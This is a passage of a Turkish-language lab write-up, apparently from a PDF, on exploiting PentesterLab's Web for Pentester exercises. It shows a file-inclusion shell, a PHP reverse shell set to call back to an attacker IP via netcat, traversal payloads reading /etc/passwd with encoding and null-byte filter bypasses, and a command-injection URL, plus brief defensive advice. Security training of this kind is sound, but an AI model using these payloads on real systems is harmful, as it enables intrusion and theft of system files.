-Karşımıza uygulanabilir enjeksiyon türleri geldi.Biz auto-hack seçeneği ile devam ediyoruz.Autohack seçeneği hepsini tek tek deneyecektir.

```
[*] Enter the URL you want to try to hack (ex: 'http://site/vuln.php?id=' ) -> http://hackingyontemleri.com/fil  
eincl/example1.php?page=intro.php
```

-Az önce scanner üzerinden aldığımız link üzerinden devam edebileceğimiz gibi WFP kısmındaki link üzerinden de işleme devam edebileceğim.

```
http://hackingyontemleri.com/fileincl/example1.php?page=../../../../../../../../../../../../etc/group  
-----  
[*] Trying to exploit php://input wrapper on 'http://hackingyontemleri.com/fileincl/example1.php?page='..  
[+] The website seems to be vulnerable. Opening a Shell..  
[If you want to send PHP commands rather than system commands add php:// before them (ex: php://fwrite(fopen('a.txt','w'),"content"));]  
www-data@hackingyontemleri.com:/var/www/fileincl$
```

-Yapmış olduğumuz işlemler sonucunda hacking adresine başarılı bir şekilde sizme işlemini gerçekleştirdim.

```
www-data@hackingyontemleri.com:/var/www/fileincl$ ls  
example1.php  
example2.php  
intro.php
```

-Basit bir şekilde ls komutunu çalıştırırsak zafiyetten yararlandığımızı görüntüleyebildim.

WFP UYGULAMA 2 : RFI

-RFI açığını kullanarak başka sunucuya shell üzerinden bağlantı kurmaya çalışacağım.


-Diğer zafiyetler üzerinde de yaptığım gibi öncelikte zafiyet testlerime baktım.



-Zaproxy aracını incelediğimde zafiyeti tespit edemedi.

1. <http://hacking.com/fileincl/example1.php?page=./intro.php> [show trace +]
Memo: responses for ./val and .../val look different
2. <http://hacking.com/fileincl/example2.php?page=./intro> [show trace +]

-Skipfish üzerinde zafiyet tespiti başarılı bir şekilde yapıldı.



-Site URL'sini incelediğimizde zaafiyetle diğer zaafiyetin farkı linkin sonunda .php olmamasıdır.

```
# locate webshell
/usr/bin/webshells
/usr/share/webshells
/usr/share/doc/webshells
/usr/share/doc/webshells/changelog.gz
/usr/share/doc/webshells/copyright
/usr/share/webshells/asp
/usr/share/webshells/aspx
/usr/share/webshells/cfm
/usr/share/webshells/jsp
/usr/share/webshells/laudanum
/usr/share/webshells/perl
/usr/share/webshells/php
```

- “locate webshell” komutu ile Linux üzerinden kullanabileceğim shell toollarına erişim sağladım.

-Php-reverse-shell.php ile işlem yapacağım için onu kopyaladım.Bu Shell benim uzakta ki sunucuya erişim sağlamamı sağladım.

```
[root@kali ~]# cp /usr/share/webshells/php/php-reverse-shell.php ./
```

-Shell dosyasını masaüstüne kopyaladım.

```
[root@kali ~]# mv php-reverse-shell.php shell.php
```

-İsmini “shell.php” olarak değiştirdim.

```
[root@kali ~]# gedit shell.php
```


- “gedit” komutu ile .php dosyasını açıp düzenleme işlemeye başladım.

```
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
46  
47 set_time_limit (0);  
48 $VERSION = "1.0";  
49 $ip = '192.168.1.110' ; // CHANGE THIS  
50 $port = 5555; // CHANGE THIS  
51 $chunk_size = 1400;  
52 $write_a = null;  
53 $error_a = null;  
54 $shell = 'uname -a; w; id; /bin/sh -i';  
55 $daemon = 0;  
56 $debug = 0;  
57  
58 //
```

-Shell.php üzerinde kendi ip adresimi ekledim ve port adresini rastgele olarak 5555 olarak verdim.

```
[root@kali ~]# ifconfig  
: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  
    inet 192.168.1.110 netmask 255.255.255.0  
        brd 192.168.1.255  
        inet6 fe80::fe11:2ff%eth0 prefixlen 64  
            brd fe80::f11:2ff%eth0
```

- “ifconfig” komutu ile Ip adresimi öğrenebilirim.




-Kali linux üzerinde kurulu olarak gelen Apache server üzerinde işlem yapmak için Apache server'ın kullandığı dizine kopyaladım.


Not : Daha önceden Apache Server işlemi yapmadıysan bu servisi başlatmanız gerekmektedir.



-Apache serverımız uzak sunucu oldu.Bu dosyanın gideceği portu netcat üzerinden dinliyorum ki shell dosyasını aldığında bilgi alabileyim.Port olarak 5555 verdigim için o portu dinledim.



-Linkimi ip adresim ve dosya ismime göre ayarlayıp enter'i tuşladım.



-Sayfanın son görünümü bu şekilde fakat asıl işlem netcat üzerinde gerçekleşcek.

```

connect to [192.168.1.110] from hackingyontemleri.com [192.168.1.102] 44247
Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686 GNU/Linux
05:49:03 up 9 days, 13:24, 92 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
user tty2 26Sep19 9days 0.00s 0.00s -bash
user tty3 26Sep19 9days 0.00s 0.00s -bash
user tty4 26Sep19 9days 0.00s 0.00s -bash
user tty5 26Sep19 9days 0.00s 0.00s -bash
user tty6 26Sep19 9days 0.00s 0.00s -bash
user tty1 26Sep19 9days 0.00s 0.00s -bash

```

-Netcat üzerinde başarılı bir şekilde bağlantı kurdum. Şimdi ise bir komut çalıştırarak bağlantıyı test edelim.

```

$ ls
bin          /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
boot         /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
dev          /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
etc          /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
home         /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
initrd.img   /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
lib          /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
live         /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
media        /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
mnt          /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
opt          /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
proc         /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox
root         /pentesterLab/WebRoot/OffensiveSecurity - Mozilla Firefox

```

-“LS” komutunu çalıştırduğumda başarılı bir şekilde işlem yapabildim.

-Zafiyet başarıyla gerçekleşti artık istediğimiz Linux komutunu uygulayabiliriz.

Korunma Yöntemleri

- Kullanıcıdan gelen girdi verileri ve ekrana çıktı olarak verilecek veriler kontrol edilmeli.
- Kullanıcının yüklediği dosyaların uzantıları kontrol edilmeli, gerekirse uzantılar değişikten sonra sunucuda saklanmalıdır.
- Kullanıcıya gösterebilecek veya kullanıcı tarafından çalıştırılabilen dosyaların beyaz listesi oluşturulabilir.
- Olası saldırı simülasyonları ile test yapılmalıdır.
- IDS/IPS veya WAF Kullanılmalıdır.

Directory Traversal

-Kullanıcı girdisinin web sunucusu veya başka bir sistem üzerindeki dosyaları okuma veya yazma amacıyla güvensiz bir şekilde kullanılmasıyla ortaya çıkan zafiyet türüdür.

-Bu güvenlik açığından en iyi şekilde yararlanmak için Linux/Windows vb. işletim sistemlerinin dosya yapısı iyi bilinmelidir.

-Windows dosya sistemine kullanım esnasında az çok hakimiz fakat Linux için böyle bir şey söz konusu olmadığı için Linux dosya sistem yapısıyla ilgili bir doküman oluşturdum.

-Örnek olarak bir .png uzantılı bir resim dosyası üzerinden sunucu üzerinde bulunan başka dosyalara erişim sağlayıp okuma işlemi gerçekleştirilebilir.

-Bu zafiyetle ilgili Web for Pentester üzerinden 3 Adet uygulama gerçekleştireceğiz.

Uygulama 1 : Temel kullanım.

-Diğer zafiyet türlerinde olduğu gibi yine zaproxy ve skipfish araçları ile tarama gerçekleştirdim.



-Zaproxy aracı zafiyeti başarılı bir şekilde tespit etti.

File inclusion (4)

1. <http://hacking.com/dirtrav/example1.php?file=/../../../../../../../../etc/hosts> [show trace +]
Memo: File /etc/hosts was disclosed.
2. <http://hacking.com/dirtrav/example1.php?file=/../../../../../../../../etc/passwd> [show trace +]
Memo: File /etc/passwd was disclosed.

-Skipfish aracı zafiyeti başarılı bir şekilde tespit etti.


ons Directory traversal

- Example 1:
- Example 2:
- Example 3:

ion Command injection


- Example 1

-Önce WFP üzerinden Directory traversal bölümüne geçtim ve burada sağ tıklayıp “Copy Image Location” butonu ile URL kopyalama işlemi gerçekleştirdim.




-Linki tarayıcı üzerinde çalıştırduğum zaman URL ve içeriği bu şekilde görüntüledim.

-Bu zafiyet hakkında daha fazla bilgi elde edebilmek için skipfish aracında vermiş olduğu URL üzerinden işlem gerçekleştirdim..



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuuid:x:100:101:/var/lib/libuuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

-Skipfish aracının bulmuş olduğu zaafiyetin passwd linkine girdiğimde çalışma böyle bir ekran geldi.Burada dizinler hakkında fazlasıyla bilgi sahibi oldum.




```
27.0.0.1 localhost debian ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix 02::1 ip6-allnodes ff02::2 ip6-allrouters
```

-Skipfish aracının bulmuş olduğu zaafiyetin hosts linkine girdiğimde çalışma böyle bir ekran geldi.Burada ise hosts dizini içerisinde ki ayarların hepsini görüntüledim.


```
Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
```

-URL üzerine eklediğim “Motd” komutu ile sistem hakkında bilgi sahibi oldum.



processor : 0 vendor_id : GenuineIntel cpu family : 6 model : 94 model name : Intel(R) Core(TM) i5-6300HQ CPU @ 2.30GHz stepping : 3 cpu MHz : 2304.000 cache size : 6144 KB fdiv_bug : no hlt_bug : no f00f_bug : no coma_bug : no fpu : yes fpu_exception : yes cpuid level : 22 wp : yes flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 ss nx pdpe1gb rdtscp lm constant_tsc up arch_perfmon xtopology tsc_reliable nonstop_tsc pnpi pclmulqdq ssse3 fma cx16 sse4_1 sse4_2 x2apic movbe popcnt aes xsave avx f16c rdrand hypervisor lahf_lm abm 3dnowprefetch arat bogomips : 4608.00 clflush size : 64 cache_alignment : 64 address sizes : 45 bits physical, 48 bits virtual power management:

-““/../../..” sonuna eklediğim /proc/cpuinfo komutu ile cpu hakkında bilgi sahibi oldum.



Warning: fopen(/var/www/files//../../../../../proc/kcore): failed to open stream: Permission denied in /var/www/dirtrav/example1.php on line 22 Warning: fread() expects parameter 1 to be resource, boolean given in /var/www/dirtrav/example1.php on line 25 Warning: fclose() expects parameter 1 to be resource, boolean given in /var/www/dirtrav/example1.php on line 32

- ““/../../..” sonuna eklediğim Kcore komutu ile sistem hafızasının görüntüsüne baktım.

-Sunucuda ki tüm dosyalara erişim mümkün fakat hepsinden başarılı bir dönüt alınmaz. Çalıştırılabilir olanlar herhangi bir geri dönüt vermez.

Uygulama 2 : Alternatif araç ile tespit.

-Zaproxy ve skipfish araçları zaafiyeti tespit edemedi.Bu sebeple “Dotdotslash” aracı üzerinden işlem gerçekleştirdim.

```
Dosya Duzenle Gorunum Ara Ucdirim Tarama  
root@kali:~/Desktop# git clone https://github.com/pcdunyasitv/DOTDOTS
```

-Öncelikle linux üzerinde kullanılan git clone yardımıyla “Dotdotslash” aracını indirdim.

```
└─# python3.9 dotdotslash.py  
usage: dotdotslash.py [-h] --url URL --string STRING [--cookie COOKIE]  
                      [--depth DEPTH] [--verbose]  
dotdotslash.py: error: the following arguments are required: --url/-u, --stri  
ng/-s
```

-İndirmiş olduğum dosya üzerinde “python” komutu ile uygulamayı çalıştırıldım.Bana burada kullanımıyla ilgili yeterli düzeyde bilgi sahibi oldum.

Directory traversal

- Example 1:
 - Example 2:
 - Example 3:
- [View Image](#)
[Copy Image](#)
[Copy Image Location](#)
[Save Image As...](#)
[Email Image...](#)
[View Image Info](#)
[Inspect Element \(Q\)](#)

Command injection

- Example 1
- Example 2
- Example 3

-Ardından WFP'a geçtim ve burada Copy Image Location ile linki kopyaladım.

The screenshot shows a browser window with two tabs: 'PentesterLab » Web for Pentester' and 'hacking.com/dirtrav/exam'. The main content area displays a massive base64 encoded PNG file, which is a GIMP comment created with the IDATxU1% file. The file is too long to be fully visible, so it's truncated at the end.

-Kopyaladığım URL’i bir tarayıcı üzerinde açtığımda; Bizi böyle bir ekran karşılıyor.

-Zafiyet sadece .png uzantılı dosyalarda olduğunu düşünmeyelim.Zafiyet bütün dosya uzantılarında olabilir.Burada dosya yolunu kopyaladım.

```
(root💀 kali)-[~/Masaüstü/TOOLS/DOTDOTSLASH]
# python3.9 dotdotslash.py --url http://hacking.com/dirtrav/example2.php?file=/var/www/files/hacker.png --string /var/www/files/hacker.png
[+] Example 2
```

-Python ile dotdotslash toolunu çalıştırıyorum.

-URL kısmını kopyaladım ve zaafiyetin bulunduğu bölümün dizinini ekledim.

```
root@kali:~/Desktop/DOTDOTSLASH# python dotdotslash.py --url http://hackingyontemleri.com/dirtrav/example2.php?file=/var/www/files/hacker.png --string /var/www/files/hacker.png
[+] Automated Path Traversal Tester
[+] version 0.0.9
[+] Created by Julio Cesar Stefanutto (@jcesarstef)

Starting run in: http://hackingyontemleri.com/dirtrav/example2.php?file=/var/www/files/hacker.png

[+] Depth: 0
[+] Depth: 1
[+] Depth: 2
[+] Depth: 3
[+] Depth: 4
[+] Depth: 5
[+] Depth: 6
```

-İşlemi gerçekleştiriyorum fakat hata aldım bu yüzden --string sonrasında sadece .png ekleyip işleme bu şekilde devam ettim.

-Bu ve benzeri yaklaşık 30-40 tane zaafiyet buldu.

```
[200] http://hackingyontemleri.com/dirtrav/example2.php?file=/var/www/files//%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/hosts  
Contents Found: 1  
127.0.0.1  
[200] http://hackingyontemleri.com/dirtrav/example2.php?file=/var/www/files/../../etc/hosts  
Contents Found: 1  
127.0.0.1  
[200] http://hackingyontemleri.com/dirtrav/example2.php?file=/var/www/files/../../../../etc/hosts  
Contents Found: 1  
127.0.0.1  
[200] http://hackingyontemleri.com/dirtrav/example2.php?file=/var/www/files/../../../../etc/hosts  
Contents Found: 1  
127.0.0.1  
[200] http://hackingyontemleri.com/dirtrav/example2.php?file=/var/www/files/..%2f..%2f..%2fetc/hosts  
Contents Found: 1  
127.0.0.1  
[200] http://hackingyontemleri.com/dirtrav/example2.php?file=/var/www/files/./..%2f..%2f..%2fetc/hosts  
Contents Found: 1  
127.0.0.1  
[200] http://hackingyontemleri.com/dirtrav/example2.php?file=/var/www/files/..%2f..%2f..%2fetc/hosts  
Contents Found: 1  
127.0.0.1  
[200] http://hackingyontemleri.com/dirtrav/example2.php?file=/var/www/files//..%2f..%2f..%2fetc/hosts  
Contents Found: 1  
127.0.0.1
```

-Host dosyasına başarılı bir şekilde erişim sağladım ve oradan diğer dosyalara erişimi artık çok basit.



-Host uzantılı bir linki kopyalıyorum ve firefox üzerinde görüntüledim.(var/www/ dizini üzerinden erişim sağlanmış) sürekli alt dizinlere geçiş yaparak ana dizine kadar erişim sağlanmaya çalışıyor.

-Şuanda linux üzerinden en alt dizin olan var dizinine erişim sağlanmıştır ve dizinler arası istediğimiz gibi geçiş sağlayabiliriz.


Uygulama 3 : Filtreleme atlatma.

-Zaproxy aracı zayıflığı tespiti yapamadı.

File inclusion (4)

1. <http://hacking.com/dirtrav/example1.php?file=../../../../../../../../etc/hosts> [show trace +]
Memo: File /etc/hosts was disclosed.
2. <http://hacking.com/dirtrav/example1.php?file=../../../../../../../../etc/passwd> [show trace +]
Memo: File /etc/passwd was disclosed.
3. <http://hacking.com/dirtrav/example3.php?file=%252F.%252F.%252F.%252F.%252F.%252F.%252F.%252F.%252F.%252Fetc%252Fhosts%250>
show trace +]
Memo: File /etc/hosts was disclosed.

-Skipfish aracı zayıflığını başarılı bir şekilde yakaladı. Yakaladığı zayıflığı Tarayıcı üzerinde görüntüledim.



-Zayıflığın linkini açtığımda herhangi bir geri dönüş alamadım. Linkin boş çıkması programın çalışmadığı anlamına kesinlikle gelmez. URL üzerinden bir işlem gerçekleştirebiliriz.

-URL decoder ile link üzerinde deneme yapıp zayıflığı görüntüleyebildim.

Decode from URL-encoded format
Simply enter your data then push the decode button.

http://hacking.com/dirtrav/example3.php?file=%252F.%252F.%252F.%252F.%252F.%252F.%252F.%252F.%252F.%252Fetc%252Fhosts%2500%252ejs

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

http://hacking.com/dirtrav/example3.php?file=%2F.%2F.%2F.%2F.%2F.%2F.%2F.%2F.%2Fetc%2Fhosts%00%2ejs

-Tarayıcı üzerinden decoder açtım ve dönüştürme işlemini gerçekleştirdim.

-Dönüştürme işlemi sonrasında elde ettiğim URL’i tarayıcı üzerinde görüntüledim.



127.0.0.1 localhost debian ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters


-Dönüştürme işlemi sonucunda istedigime eriştiğimi anladım fakat işlemi Decoder işlemini bir kere daha gerçekleştirdim.



-Bir kere daha dönüştürdüm fakat bu sefer farklı bir işaret geldi(?) yokluğu ifade ediyor %00 yerine geliyor.

-Deneme sonucunda hata veriyor çünkü URL bunu tanımlamadı.

-Yapmış olduğum işlemler sonucunda istediğim dosyaya erişim sağlayabildim.



```
Skipfish - scan results browser hackingontempleri.com/ URL Decode and Encode hackingontempleri.com/+  
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter PentesterLab » Web fo... Offensive Security Exploit-DB  
root:x:0:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/bin:/bin:/bin/sh sys:x:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin/bin/sync:games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:lp:/var/spool/  
lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin/bin/www-data:x:33:33:www-data:/var/www/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing  
List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:  
/bin/false sshd:x:102:65534:/var/run/sshd:/usr/sbin/nologin openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/dap:/bin/false  
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

-Hangi dosyaya erişmek istiyorsak etc en alt dizin olduğu için pwd üzerinde oynama yaparak dosyalara erişim sağlanabilir.

Command Injection

-Saldırgan kişinin doğru yapılandırılmamış bir uygulama üzerinden hedef sisteme dilediği komutları çalıştırabilmesidir.

-Command injection üzerinde saldırı yapılan işletim sisteme uygun komutlar kullanılır. Komut ile kastedilen şey Windows da CMD,Linux da Terminal penceresine girilen sistem komutlarıdır.

- Çalışan komutlar uygulamanın yetkileriyle çalışır.

-Kullanıcıdan veri girişi beklenen her noktada bu güvenlik açığı bulunabilir.

-Command Injection zafiyeti için WFP üzerinden 3 uygulama yapılacaktır.

Uygulama 1 : Temel Kullanım

The screenshot shows a list of security issues found by the Zaproxy tool. The 'Server Side Code Injection - PHP Code Injection' section is highlighted in blue. The list includes:

- > **Path Traversal** (2)
- > **Remote File Inclusion** (2)
- ▽ **Remote OS Command Injection** (2)
 - └ GET: http://hacking.com/commandexec/example1.php?ip=127.0.0.1%26cat+%2Fetc%2Fpa
 - └ GET: http://hacking.com/commandexec/example3.php?ip=127.0.0.1%26cat+%2Fetc%2Fpa
- > **SQL Injection** (4)
